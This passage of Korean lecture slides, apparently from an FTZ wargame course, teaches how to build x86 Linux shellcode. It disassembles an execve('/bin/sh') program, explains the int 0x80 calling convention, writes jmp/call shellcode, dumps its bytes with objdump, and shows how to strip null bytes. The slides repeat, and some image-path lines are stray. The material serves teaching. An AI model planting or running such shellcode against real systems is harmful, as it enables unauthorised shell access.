0x080481d1 <main+1>:  mov     %esp,%ebp
0x080481d3 <main+3>:  sub     $0x8,%esp
0x080481d6 <main+6>:  and     $0xffffffff0,%esp
0x080481d9 <main+9>:  mov     $0x0,%eax
0x080481de <main+14>:  sub     %eax,%esp
0x080481e0 <main+16>:  movl    $0x808ef88.0xffffffff8(%ebp),%eax
0x080481e7 <main+23>:  movl    $0x0,0xffffffffc(%ebp)
0x080481ee <main+30>:  sub     $0x4,%esp
0x080481f1 <main+33>:  push    $0x0
0x080481f3 <main+35>:  lea     0xffffffff8(%ebp),%eax
0x080481f6 <main+38>:  push    %eax
0x080481f7 <main+39>:  pushl   0xffffffff8(%ebp)
0x080481fa <main+42>:  call    0x804d9f0 <execve>
0x080481ff <main+47>:  add     $0x10,%esp
0x08048202 <main+50>:  leave
0x08048203 <main+51>:  ret
```

```
void main() {
    char *shell[2];

    shell[0] = "/bin/sh";
    shell[1] = NULL;


    execve(shell[0], shell, NULL);
}
```





## 셸 실행 프로그램 분석 (7)

- `sub $0x4, %esp`



```
0x080481d0 <main+0>: push %ebp
0x080481d1 <main+1>: mov %esp,%ebp
0x080481d3 <main+3>: sub $0x8,%esp
0x080481d6 <main+6>: and $0xffffffff0,%esp
0x080481d9 <main+9>: mov $0x0,%eax
0x080481de <main+14>: sub %eax,%esp
0x080481e0 <main+16>: movl $0x808ef88,0xffffffff8(%ebp)
0x080481e7 <main+23>: movl $0x0,0xffffffffc(%ebp)
0x080481ee <main+30>: sub $0x4,%esp
0x080481f1 <main+33>: push $0x0
0x080481f3 <main+35>: lea 0xffffffff8(%ebp),%eax
0x080481f6 <main+38>: push %eax
0x080481f7 <main+39>: pushl 0xffffffff8(%ebp)
0x080481fa <main+42>: call 0x804d9f0 <execve>
0x080481ff <main+47>: add $0x10,%esp
0x08048202 <main+50>: leave
0x08048203 <main+51>: ret
```

```
void main() {
    char *shell[2];

    shell[0] = "/bin/sh";
    shell[1] = NULL;


    execve(shell[0], shell, NULL);
}
```





## 셸 실행 프로그램 분석 (8)

- push \$0x0



```
0x080481d0 <main+0>: push %ebp
0x080481d1 <main+1>: mov %esp,%ebp
0x080481d3 <main+3>: sub $0x8,%esp
0x080481d6 <main+6>: and $0xffffffff0,%esp
0x080481d9 <main+9>: mov $0x0,%eax
0x080481de <main+14>: sub %eax,%esp
0x080481e0 <main+16>: movl $0x808ef88,0xffffffff8(%ebp)
0x080481e7 <main+23>: movl $0x0,0xffffffffc(%ebp)
0x080481ee <main+30>: sub $0x4,%esp
0x080481f1 <main+33>: push $0x0
0x080481f3 <main+35>: lea 0xffffffff8(%ebp),%eax
0x080481f6 <main+38>: push %eax
0x080481f7 <main+39>: pushl 0xffffffff8(%ebp)
0x080481fa <main+42>: call 0x804d9f0 <execve>
0x080481ff <main+47>: add $0x10,%esp
0x08048202 <main+50>: leave
0x08048203 <main+51>: ret
```

```
void main() {
    char *shell[2];


    shell[0] = "/bin/sh";
    shell[1] = NULL;

    execve(shell[0], shell, NULL);
}
```



## 셸 실행 프로그램 분석 (9)

- `lea 0xffffffff8(%ebp), %eax`



```
0x080481d0 <main+0>:  push    %ebp
0x080481d1 <main+1>:  mov     %esp,%ebp
0x080481d3 <main+3>:  sub     $0x8,%esp
0x080481d6 <main+6>:  and     $0xffffffff0,%esp
0x080481d9 <main+9>:  mov     $0x0,%eax
0x080481de <main+14>:  sub     %eax,%esp
0x080481e0 <main+16>:  movl    $0x808ef88,0xffffffff8(%ebp)
0x080481e7 <main+23>:  movl    $0x0,0xffffffffc(%ebp)
0x080481ee <main+30>:  sub     $0x4,%esp
0x080481f1 <main+33>:  push    $0x0
0x080481f3 <main+35>:  lea     0xffffffff8(%ebp),%eax
0x080481f6 <main+38>:  push    %eax
0x080481f7 <main+39>:  pushl   0xffffffff8(%ebp)
0x080481fa <main+42>:  call    0x804d9f0 <execve>
0x080481ff <main+47>:  add     $0x10,%esp
0x08048202 <main+50>:  leave
0x08048203 <main+51>:  ret
```

```
void main() {
    char *shell[2];


    shell[0] = "/bin/sh";
    shell[1] = NULL;

    execve(shell[0], shell, NULL);
}
```



## 셸 실행 프로그램 분석 (10)

- push %eax



```
0x080481d0 <main+0>: push %ebp
0x080481d1 <main+1>: mov %esp,%ebp
0x080481d3 <main+3>: sub $0x8,%esp
0x080481d6 <main+6>: and $0xffffffff0,%esp
0x080481d9 <main+9>: mov $0x0,%eax
0x080481de <main+14>: sub %eax,%esp
0x080481e0 <main+16>: movl $0x808ef88,0xffffffff8(%ebp)
0x080481e7 <main+23>: movl $0x0,0xffffffffc(%ebp)
0x080481ee <main+30>: sub $0x4,%esp
0x080481f1 <main+33>: push $0x0
0x080481f3 <main+35>: lea 0xffffffff8(%ebp),%eax
0x080481f6 <main+38>: push %eax
0x080481f7 <main+39>: pushl 0xffffffff8(%ebp)
0x080481fa <main+42>: call 0x804d9f0 <execve>
0x080481ff <main+47>: add $0x10,%esp
0x08048202 <main+50>: leave
0x08048203 <main+51>: ret
```

```
void main() {
    char *shell[2];


    shell[0] = "/bin/sh";
    shell[1] = NULL;

    execve(shell[0], shell, NULL);
}
```



## 셸 실행 프로그램 분석 (11)

- pushl 0xffffffff8(%ebp)



```
0x080481d0 <main+0>: push %ebp
0x080481d1 <main+1>: mov %esp,%ebp
0x080481d3 <main+3>: sub $0x8,%esp
0x080481d6 <main+6>: and $0xffffffff0,%esp
0x080481d9 <main+9>: mov $0x0,%eax
0x080481de <main+14>: sub %eax,%esp
0x080481e0 <main+16>: movl $0x808ef88,0xffffffff8(%ebp)
0x080481e7 <main+23>: movl $0x0,0xffffffffc(%ebp)
0x080481ee <main+30>: sub $0x4,%esp
0x080481f1 <main+33>: push $0x0
0x080481f3 <main+35>: lea 0xffffffff8(%ebp),%eax
0x080481f6 <main+38>: push %eax
0x080481f7 <main+39>: pushl 0xffffffff8(%ebp)
0x080481fa <main+42>: call 0x804d9f0 <execve>
0x080481ff <main+47>: add $0x10,%esp
0x08048202 <main+50>: leave
0x08048203 <main+51>: ret
```

```
void main() {
    char *shell[2];

    shell[0] = "/bin/sh";
    shell[1] = NULL;

    execve(shell[0], shell, NULL);
}
```



## 셸 실행 프로그램 분석 (12)

```
(gdb) disass execve
Dump of assembler code for function execve:
0x0804d9f0 <execve+0>: push    %ebp
0x0804d9f1 <execve+1>: mov     $0x0,%eax
0x0804d9f6 <execve+6>: mov     %esp,%ebp
0x0804d9f8 <execve+8>: test    %eax,%eax
0x0804d9fa <execve+10>: push    %edi
0x0804d9fb <execve+11>: push    %ebx
0x0804d9fc <execve+12>: mov     0x8(%ebp),%edi
0x0804d9ff <execve+15>: je      0x804da06 <execve+22>
0x0804da01 <execve+17>: call    0x0
0x0804da06 <execve+22>: mov     0xc(%ebp),%ecx
0x0804da09 <execve+25>: mov     0x10(%ebp),%edx
0x0804da0c <execve+28>: push    %ebx
0x0804da0d <execve+29>: mov     %edi,%ebx
0x0804da0f <execve+31>: mov     $0xb,%eax
0x0804da14 <execve+36>: int     $0x80
0x0804da16 <execve+38>: pop     %ebx
0x0804da17 <execve+39>: cmp     $0xffffffff,%eax
0x0804da1c <execve+44>: mov     %eax,%ebx
0x0804da1e <execve+46>: ja      0x804da26 <execve+54>
0x0804da20 <execve+48>: mov     %ebx,%eax
0x0804da22 <execve+50>: pop     %ebx
0x0804da23 <execve+51>: pop     %edi
0x0804da24 <execve+52>: leave
0x0804da25 <execve+53>: ret
0x0804da26 <execve+54>: neg     %ebx
0x0804da28 <execve+56>: call    0x80485fc <__errno_location>
0x0804da2d <execve+61>: mov     %ebx,(%eax)
0x0804da2f <execve+63>: mov     $0xffffffff,%ebx
0x0804da34 <execve+68>: jmp     0x804da20 <execve+48>
0x0804da36 <execve+70>: nop
0x0804da37 <execve+71>: nop
End of assembler dump.
```

```
0x080481d0 <main+0>: push    %ebp
0x080481d1 <main+1>: mov     %esp,%ebp
0x080481d3 <main+3>: sub     $0x8,%esp
0x080481d6 <main+6>: and     $0xffffffff0,%esp
0x080481d9 <main+9>: mov     $0x0,%eax
0x080481de <main+14>: sub     %eax,%esp
0x080481e0 <main+16>: movl    $0x808ef88,0xffffffff8(%ebp)
0x080481e7 <main+23>: movl    $0x0,0xffffffffc(%ebp)
0x080481ee <main+30>: sub     $0x4,%esp
0x080481f1 <main+33>: push    $0x0
0x080481f3 <main+35>: lea     0xffffffff8(%ebp),%eax
0x080481f6 <main+38>: push    %eax
0x080481f7 <main+39>: pushl    0xffffffff8(%ebp)
0x080481fa <main+42>: call    0x804d9f0 <execve>
0x080481ff <main+47>: add     $0x10,%esp
0x08048202 <main+50>: leave
0x08048203 <main+51>: ret
```

```
void main() {
    char *shell[2];


    shell[0] = "/bin/sh";
    shell[1] = NULL;

    execve(shell[0], shell, NULL);
}
```



## 셸 실행 프로그램 분석 (13)

```
(gdb) disass execve
Dump of assembler code for function execve:
0x0804d9f0 <execve+0>: push    %ebp
0x0804d9f1 <execve+1>: mov     $0x0,%eax
0x0804d9f6 <execve+6>: mov     %esp,%ebp
0x0804d9f8 <execve+8>: test    %eax,%eax
0x0804d9fa <execve+10>: push    %edi
0x0804d9fb <execve+11>: push    %ebx
0x0804d9fc <execve+12>: mov     0x8(%ebp),%edi
0x0804d9ff <execve+15>: je      0x804da06 <execve+22>
0x0804da01 <execve+17>: call    0x0
0x0804da06 <execve+22>: mov     0xc(%ebp),%ecx
0x0804da09 <execve+25>: mov     0x10(%ebp),%edx
0x0804da0c <execve+28>: push    %ebx
0x0804da0d <execve+29>: mov     %edi,%ebx
0x0804da0f <execve+31>: mov     $0xb,%eax
0x0804da14 <execve+36>: int     $0x80
0x0804da16 <execve+38>: pop     %ebx
0x0804da17 <execve+39>: cmp     $0xfffff000,%eax
0x0804da1c <execve+44>: mov     %eax,%ebx
0x0804da1e <execve+46>: ja      0x804da26 <execve+54>
0x0804da20 <execve+48>: mov     %ebx,%eax
0x0804da22 <execve+50>: pop     %ebx
0x0804da23 <execve+51>: pop     %edi
0x0804da24 <execve+52>: leave
0x0804da25 <execve+53>: ret
0x0804da26 <execve+54>: neg     %ebx
0x0804da28 <execve+56>: call    0x80485fc <__errno_location>
0x0804da2d <execve+61>: mov     %ebx,(%eax)
0x0804da2f <execve+63>: mov     $0xffffffff,%ebx
0x0804da34 <execve+68>: jmp     0x804da20 <execve+48>
0x0804da36 <execve+70>: nop
0x0804da37 <execve+71>: nop
End of assembler dump.
```





## 셸 실행 프로그램 분석 (정리)

- 셸의 실행 과정

- ① NULL 문자로 종료되는 문자열 “/bin/sh”를 메모리의 어딘가에 위치시킴
- ② 워드 길이의 NULL이 뒤따르는 “/bin/sh” 문자열의 주소를 메모리의 어딘가에 위치시킴
- ③ EAX 레지스터에 0xb 값 대입
- ④ EBX 레지스터에 문자열 “/bin/sh” (①)의 시작 주소 대입
- ⑤ ECX 레지스터에 문자열 “/bin/sh”와 NULL을 보관한 배열 포인터(②)의 시작 주소 대입
- ⑥ EDX 레지스터에 NULL 값 대입
- ⑦ int \$0x80 명령 실행





## 시스템 호출 규약

# Invoking System Call with 0x80

**EAX**

**System Call Number**

**Return Value in EAX**

**EBX**

**1st Argument**

**ECX**

**2nd Argument**


**EDX**

**3<sup>rd</sup> Argument**



## 시스템 호출

- Linux 커널 내부에서의 시스템 호출 처리 과정





**웹 코드 만들기**



## 어셈 코드 작성

- 앞의 분석을 바탕으로 어셈 코드 작성
  - 어셈블 후 실행

```
level11@ftz:~/tmp
[level11@ftz tmp]$ cat code.s
.global main
main:
    jmp go
func:
    pop %ebx
    movl $0x0, %eax
    push %eax
    push %ebx
    movl %esp, %ecx
    movl $0x0, %edx
    movl $0xb, %eax
    int $0x80
go:
    call func
    .string "/bin/sh"
[level11@ftz tmp]$ gcc -o code code.s
[level11@ftz tmp]$ ./code
sh-2.05b$
```



## 셸 코드 확인

- Objdump를 이용하여 셸 코드 확인
  - objdump -d code

```
level11@ftz:~/tmp
080482f4 <main>:
80482f4:      eb 16                jmp     804830c <go>

080482f6 <func>:
80482f6:      5b                    pop     %ebx
80482f7:      b8 00 00 00 00        mov     $0x0,%eax
80482fc:      50                    push    %eax
80482fd:      53                    push    %ebx
80482fe:      89 e1                mov     %esp,%ecx
8048300:      ba 00 00 00 00        mov     $0x0,%edx
8048305:      b8 0b 00 00 00        mov     $0xb,%eax
804830a:      cd 80                int     $0x80

0804830c <go>:
804830c:      e8 e5 ff ff ff        call    80482f6 <func>
8048311:      2f                    das
8048312:      62 69 6e             bound   %ebp,0x6e(%ecx)
8048315:      2f                    das
8048316:      73 68                jae     8048380 <__do_global_ctors_aux>
8048318:      00 90 90 90 55 89     add     %dl,0x89559090(%eax)

0804831c <__libc_csu_init>:
804831c:      55                    push    %ebp
```

## 셸 코드 확인

- Objdump를 이용하여 셸 코드 확인
  - 셸 코드 중간에 0x00 존재 → 문자열의 끝으로 인식하므로 제거해야 함

```
level11@ftz:~/tmp
080482f4 <main>:
80482f4:      eb 16                jmp     804830c <go>

080482f6 <func>:
80482f6:      5b                    pop     %ebx
80482f7:      b8 00 00 00 00        mov     $0x0,%eax
80482fc:      50                    push    %eax
80482fd:      53                    push    %ebx
80482fe:      89 e1                mov     %esp,%ecx
8048300:      ba 00 00 00 00        mov     $0x0,%edx
8048305:      b8 0b 00 00 00        mov     $0xb,%eax
804830a:      cd 80                int     $0x80

0804830c <go>:
804830c:      e8 e5 ff ff ff        call    80482f6 <func>
8048311:      2f                    das
8048312:      62 69 6e             bound   %ebp,0x6e(%ecx)
8048315:      2f                    das
8048316:      73 68                jae     8048380 <__do_global_ctors_aux>
8048318:      00 90 90 90 55 89     add     %dl,0x89559090(%eax)

0804831c <__libc_csu_init>:
804831c:      55                    push    %ebp
```



## 코드 변환

- 0x00 제거 방법

before	after
<code>movl \$0x0, %eax</code>	<code>xor %eax, %eax</code>
<code>movl \$0x0, %edx</code>	<code>xor %edx, %edx</code>
<code>movl \$0xb, %eax</code>	<code>movb \$0xb, %al</code>



